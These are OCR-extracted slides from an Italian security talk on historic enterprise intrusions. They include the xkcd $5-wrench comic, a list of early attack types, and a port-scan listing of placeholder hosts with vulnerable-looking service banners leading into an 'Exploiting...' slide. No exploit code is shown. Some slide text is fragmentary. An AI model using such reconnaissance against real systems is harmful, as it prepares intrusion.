- Layer 1 (Physical)

Layer 1? Layer 0?

http://xkcd.com/538/


A CRYPTO NERD'S IMAGINATION:
HIS LAPTOP'S ENCRYPTED. LETS BUILD A MILLION-DOLLAR CLUSTER TO CRACK IT.
NO GOOD! IT'S 4096-BIT RSA!
BLAST! OUR EVIL PLAN IS FOILED!
WHAT WOULD ACTUALLY HAPPEN:
HIS LAPTOP'S ENCRYPTED. DRUG HIM AND HIT HIM WITH THIS $5 WRENCH UNTIL HE TELLS US THE PASSWORD.
GOT IT.


Cosa?

(Long time ago.. attacchi 1.0)

- social engineering (mail)
- malware (worm, dialer)
- attacchi client/server
  - siamo tutti amici
  - no firewall, mom!
  - Kevin Mitnick anyone?
- DOS (Denial of Service)


0wn1ng the Enterprise 1.0

in una Internet remota, molti anni fa ..




Discovery...

0wn1ng the Enterprise 1.0




Discovery...

0wn1ng the Enterprise 1.0



Discovery...

e 1.0




```
1.2.3.1:
           23/tcp      telnet  router

1.2.3.3:
            7/tcp      echo
            9/tcp      discard?
           13/tcp      daytime
           19/tcp      chargen
           21/tcp      ftp     10.x ftpd 4.1 (Tue May 15 16:38:46 CDT 2001)
           23/tcp      telnet  telnetd
           25/tcp      smtp    8.9.3/8.9.3 (AIX 4.3)
           37/tcp      time    bits)
           53/tcp      domain  Bind 8.X
          512/tcp      exec    rexecd
          513/tcp      rlogin
         1002/tcp      status  (rpc #100024)
         1521/tcp      oracle-tns      TNS Listener

1.2.3.11:
         1080/tcp      socks5  authentication required
         8080/tcp      http-proxy      webproxy 2.4.STABLE1

1.2.3.12:
           80/tcp      http    IIS webserver 4.0
          135/tcp      msrpc   Windows RPC
          139/tcp      netbios-ssn
         5900/tcp      vnc     (protocol 3.1)
```

erver

er

Exploiting...

